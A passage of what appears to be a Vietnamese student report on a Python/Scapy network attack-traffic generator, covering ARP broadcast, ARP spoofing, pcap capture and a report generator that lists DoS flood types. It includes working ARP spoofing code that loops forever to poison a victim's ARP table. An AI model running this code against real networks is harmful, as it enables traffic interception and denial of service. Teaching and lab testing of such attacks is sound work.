
    self.label\_bandwidth["text"] = str(convertBandwidth(bandwidth)) + " " + bandwidthUnit(bandwidth)

    self.label\_size["text"] = str(convertSize(size)) + " " + sizeUnit(size)

    self.label\_count["text"] = str(getSumPackets(capture))

### Sinh lưu lượng ARP Broadcast:

Cách để gửi ARP Broadcast đó là gửi gói tin ARP tới địa chỉ MAC FF:FF:FF:FF:FF:FF, hay còn gọi là broadcast mac address.



Đây là địa chỉ MAC dành riêng đặc biệt chỉ ra một khung quảng bá. Giúp ARP request trở thành một broadcast. Nếu Máy chủ A được chọn để gửi khung này bằng địa chỉ MAC của máy chủ cụ thể ở đích, thì yêu cầu ARP sẽ được unicast.

 giao diện lựa chọn

Hàm như sau

def broastcast(target\_ip):

    send(ARP(pdst=target\_ip, hwdst='ff:ff:ff:ff:ff:ff', psrc=target\_ip, op='is-at'), verbose=0,loop=1)

### Tấn công ARP Spoofing:

Thay đổi địa chỉ MAC của 1 địa chỉ IP nhất định trong bảng ARP của máy nạn nhân thành địa chỉ MAC máy tấn công.

Sử dụng thư viện scapy tạo gói tin ARP


send(ARP(pdst=target\_ip, hwdst=target\_mac, psrc=host\_ip, op='is-at'), verbose=0)

với các tham số như pdst- là địa chỉ ip của nạn nhân

hwdst- là địa chị mac của nạn nhân

psrc – là địa chỉ ta muốn thay đổi địa chỉ MAC của nó

Giao diện:



Bước đầu tiên là chọn mục tiêu tấn công (đảm bảo mục tiêu thuộc mạng LAN):

Để kiểm tra Ip thuộc mạng LAN hay không, ta chỉ cần kiểm tra xem có thể lấy địa chỉ MAC của IP hay không với hàm sau

def get\_mac(ip):

    """

    Returns MAC address of any device connected to the network

    If ip is down, returns None instead

    """


    ans, \_ = srp(Ether(dst='ff:ff:ff:ff:ff:ff')/ARP(pdst=ip), timeout=3, verbose=0)

    if ans:

        return ans[0][1].src


Ví dụ máy nạn nhân có địa chỉ IP là :10.0.2.17 (target ip)

Và bảng ARP như sau




Với mục tiêu thay đổi địa chỉ MAC của ip 10.0.2.3 (host IP)


Ta có địa chỉ MAC máy tấn công như sau



Tiến hành sinh lưu lượng ARP flood tới máy nạn nhân



Kiểm tra bảng ARP trên máy nạn nhân xác nhận rằng đã bị thay đổi địa chỉ MAC thành máy tấn công.



Hàm arp flood:

def arp\_spoof(target\_ip, host\_ip,verbose=True):

    target\_mac = get\_mac(target\_ip)

    while True:

        send(ARP(pdst=target\_ip, hwdst=target\_mac, psrc=host\_ip, op='is-at'), verbose=0)

        if verbose:

            self\_mac = ARP().hwsrc

            print("[+] Sent to {} : {} is-at {}".format(target\_ip, host\_ip, self\_mac))

### Chức năng lưu kết quả sinh lưu lượng thành file pcap:

Để lấy kết quả sinh lưu lượng, ta lấy giá trị từ biến capture thu được sau khi dùng hàm sniff để bắt lưu lượng.

capture = sniff(filter=condition, iface=interface, prn=lambda x: x.summary())

khởi tạo một biến self của class main để lưu trữ giá trị

self.TrafficLog = capture

Sử dụng hàm asksaveasfile của python, sau khi định nghĩa file lưu với extension là .pcap, sử dụng hàm wrpcap của scapy để lưu file.


def saveToPcap(self):

        files = [('Pcap Files', '\*.pcap')]


        file = asksaveasfile(filetypes = files, defaultextension = files)

        if file is not None:

            wrpcap(str(file.name), self.TrafficLog)



Thu được file lưu dưới dạng pcap (sử dụng wireshark để mở)



### Chức năng tạo báo cáo dạng docx:

Sử dụng thư viện python-docx, là một thư viện Python để tạo và cập nhật các tệp Microsoft Word (.docx).

Tạo báo cáo thành file docx, hiển thị chi tiết các thông số như:

+ Ip target


+ Thời gian bắt đầu (date begin)

+ Network Interface

+ Chi tiết các chức năng đã chọn

+ Chi tiết các giá trị thông số về băng thông, size , số gói tin, thời gian tới.

Và mục cuối cho người dùng điền các thông tin cá nhân.



Hàm tạo báo cáo:

def genReport(self):

    if self.label\_count["text"] != "0" and self.button\_stop.state=='disabled':

        files = [('Documents Files', '\*.docx')]

        file = asksaveasfile(filetypes = files, defaultextension = files)

        if file is not None:

            doc = docx.Document()

            doc.add\_heading('Generator Traffic Attack Reports', 0)

            doc.add\_heading('Details:', 1)

            doc.add\_heading('Ip Address/DNS Target  :\t'+ str(self.target\_entry.get()), 3)

            doc.add\_heading('Date Begin                        :\t'+ self.BeginTime, 3)

            doc.add\_heading('Network Interface          :\t'+ str(self.network\_adapter.get()), 3)

            doc.add\_heading('Attack Types Enabled:', 1)

            doc.add\_heading('Layer 2', 2)

            if self.checkbox\_arp.get()==1:

                if self.arp\_check.get()=="2":

                    doc.add\_heading('\t+ LAN ARP Spoofing ', 3)

                else:

                    doc.add\_heading('\t+ ARP Broadcast ', 3)

            doc.add\_heading('Layer 3', 2)

            if self.icmp\_check.get() =="2":

                doc.add\_heading('\t+ ICMP Flood ', 3)

            if self.icmp\_check.get() =="3":

                doc.add\_heading('\t+ Malformed ICMP Flood ', 3)

            doc.add\_heading('Layer 4', 2)

            if self.checkbox\_udp.get() == 1:

                temp ="\t+ UDP Flood - Port:"

                if self.UDP\_port.get() == 1:

                   temp+="Random"

                else:

                   temp+=str(self.udp\_entry\_port.get())

                if self.UDP\_data.get() == 1:

                    temp +=" - Data:Random"

                else:

                    temp +=" - Data:"

                    temp +=str(self.udp\_entry\_data.get())

                doc.add\_heading(temp, 3)

            if self.checkbox\_tcp.get() == 1:

                if str(self.tcp\_type.get())=="1":

                    if str(self.tcp\_ex.get())=="1":

                        doc.add\_heading('\t+ SYN FLood Attack ', 3)

                    else:

                        doc.add\_heading('\t+ XMas Flood Attack ', 3)

                else:

                    doc.add\_heading('\t+ TCP Flood Custom Attack', 3)

. . .

                    doc.add\_heading('\t\t- Flag: '+ flag, 3)

                    if self.TCP\_port.get() == 1:

                        doc.add\_heading('\t\t- Port: random', 3)

                    else:

                        doc.add\_heading('\t\t- Port: '+str(self.tcp\_entry\_port.get()), 3)

                    if self.TCP\_data.get() == 1:

                        doc.add\_heading('\t\t- Data: random', 3)

                    else:

                        doc.add\_heading('\t\t- Data: '+ str(self.tcp\_entry\_data.get()) , 3)

            doc.add\_heading('Layer 7', 2)

            if self.CheckNTP.get() == 1:

                doc.add\_heading('\t+ NTP Packets Flood ', 3)

            if self.CheckSNMP.get() == 1:

                doc.add\_heading('\t+ SNMP Packets Flood ', 3)

            if self.CheckHTTP.get() == 1:

                doc.add\_heading('\t+ HTTP Get Flood ', 3)

            if self.CheckHTTP\_2.get() == 1:

                doc.add\_heading('\t+ HTTP Post Flood ', 3)

            doc.add\_heading('Traffic Specifications', 1)

            doc.add\_heading('Bandwidth Average                      :\t'+ self.label\_bandwidth["text"], 3)

            doc.add\_heading('Traffic is generated (Data Size)  :\t'+ self.label\_size["text"], 3)

            doc.add\_heading('Total Packets                                 :\t'+ self.label\_count["text"], 3)

            doc.add\_heading('Interval                                           :\t'+ str(round(getTrafficInterVal(self.TrafficLog),2)) + " s", 3)

            doc.add\_heading('Executor', 1)

            doc.add\_heading('Name   :..........................', 3)

            doc.add\_heading('Assess :..........................', 3)

            doc.add\_heading('Note   :..........................', 3)

            doc.save(str(file.name))

# TÀI LIỆU THAM KHẢO

**A. Tài liệu Tiếng Việt:**[1] Tấn công từ chối dịch vụ DoS,DDoS. Tác giả Ng.Ng.Thanh Nghị-HVA  
[2] Bài giảng An Ninh Mạng.Tác giả GV.Nguyễn Anh Tuấn-Trung tâm TH-NN Trí  
Đức  
[3] Lỗi bảo mật trên ứng dụng web và cách khắc phục.Tác giả Đặng Hải Sơn-Trung  
tâm ứng cứu khẩn cấp máy tính Việt Nam  
[4] Tấn công kiểu SQL Injection-Tác hại và phòng tránh. Tác giả Lê Đình Duy-Khoa  
CNTT-Trường ĐH Khoa Học Tự Nhiên TP.HCM  
[5] Web Application Attack & Defense. Tác giả Võ Đỗ Thắng-Trung tâm An ninh  
mạng Athena  
[6] XSS cơ bản. Tác giả Mask-NBTA  
**B. Tài liệu Tiếng Anh:**[7] SQL Injection-Are you web Applications vulnerable. Author Kevin Spett  
[8] An Introduction to SQL Injection Attacks For Oracle Developers.Author Stephen  
Kost  
[9] How to Attack and fix Local File Disclosure. Author Sangteamtham

**C. Tài liệu trên mạng:**

<https://www.imperva.com/learn/ddos/udp-flood/>

<https://owasp.org/www-project-web-security-testing-guide/v41/6-Appendix/C-Fuzz_Vectors>

<https://github.com/TianTianlove/ATG-python>

<https://github.com/pstavirs/ostinato> <https://github.com/reissmann/PyTgen/blob/master/core/generator.py>

<https://www.tutorialspoint.com/python_penetration_testing/python_penetration_testing_network_packet_sniffing.htm>

<https://scapy.readthedocs.io/en/latest/usage.html>